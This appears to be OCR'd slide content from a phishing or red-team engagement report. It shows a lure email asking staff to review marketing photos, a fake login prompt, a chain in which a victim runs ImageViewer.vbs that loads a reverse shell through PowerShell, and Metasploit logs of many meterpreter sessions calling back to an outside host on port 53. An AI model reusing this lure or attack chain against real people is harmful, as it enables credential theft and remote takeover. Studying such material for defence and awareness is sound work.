
For this purpose our partner [redacted] processed photographs from past internal events. For legal reasons you are requested to review our choice of photos. If you DO NOT AGREE to be shown on marketing material, please visit the media portal on our Extranet https://[redacted] till [redacted] and mark photos you don't agree to be used.


Thank you very much for your support.


Best regards,


[redacted]


Login with [redacted] Account:
Benutzername
Passwort
Don't remember your password?



ImageViewer not yet started. Do you want to start it?


1. Download and execute ImageViewer.vbs
Victim
3. Downloads reverse shell
Attacker
2. Runs payload in Powershell
4. remote access through a shell via tcp dns


Action over Time
06:54:09
06:59:56
07:05:43
07:11:30
07:17:18
07:23:05
07:28:52
07:34:39
07:40:26
07:46:13
07:52:00
07:57:47
08:03:34
08:09:22
08:15:09
08:20:56
08:26:43
08:32:30
08:38:17
08:44:04
08:49:51
08:55:38
09:01:25
09:07:13
09:13:00
09:18:47
09:24:34
09:30:21
09:36:08
09:41:55
09:47:42
09:53:29
09:59:17
10:05:04
Access
Login
Download
Session


188 meterpreter x86/windows 159.100.246.168:53 ->
192 meterpreter x86/windows 159.100.246.168:53 ->
194 meterpreter x86/windows 159.100.246.168:53 ->
195 meterpreter x86/windows 159.100.246.168:53 ->
202 meterpreter x86/windows 159.100.246.168:53 ->
206 meterpreter x86/windows 159.100.246.168:53 ->
210 meterpreter x86/windows 159.100.246.168:53 ->
211 meterpreter x86/windows 159.100.246.168:53 ->
212 meterpreter x86/windows 159.100.246.168:53 ->
213 meterpreter x86/windows 159.100.246.168:53 ->
214 meterpreter x86/windows 159.100.246.168:53 ->
215 meterpreter x86/windows 159.100.246.168:53 ->
218 meterpreter x86/windows 159.100.246.168:53 ->
219 meterpreter x86/windows 159.100.246.168:53 ->
220 meterpreter x86/windows 159.100.246.168:53 ->
221 meterpreter x86/windows 159.100.246.168:53 ->
222 meterpreter x86/windows 159.100.246.168:53 ->
223 meterpreter x86/windows 159.100.246.168:53 ->
225 meterpreter x86/windows 159.100.246.168:53 ->
226 meterpreter x86/windows 159.100.246.168:53 ->
227 meterpreter x86/windows 159.100.246.168:53 ->
228 meterpreter x86/windows 159.100.246.168:53 ->
230 meterpreter x64/windows 159.100.246.168:53 ->
msf post(windows/manage/priv_migrate) > sessions -i 182
[*] Starting interaction with 182...
meterpreter > sysinfo
Computer : [redacted]
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : de_CH
Domain : [redacted]
Logged On Users : 3
Meterpreter : x86/windows
meterpreter >

We are in!

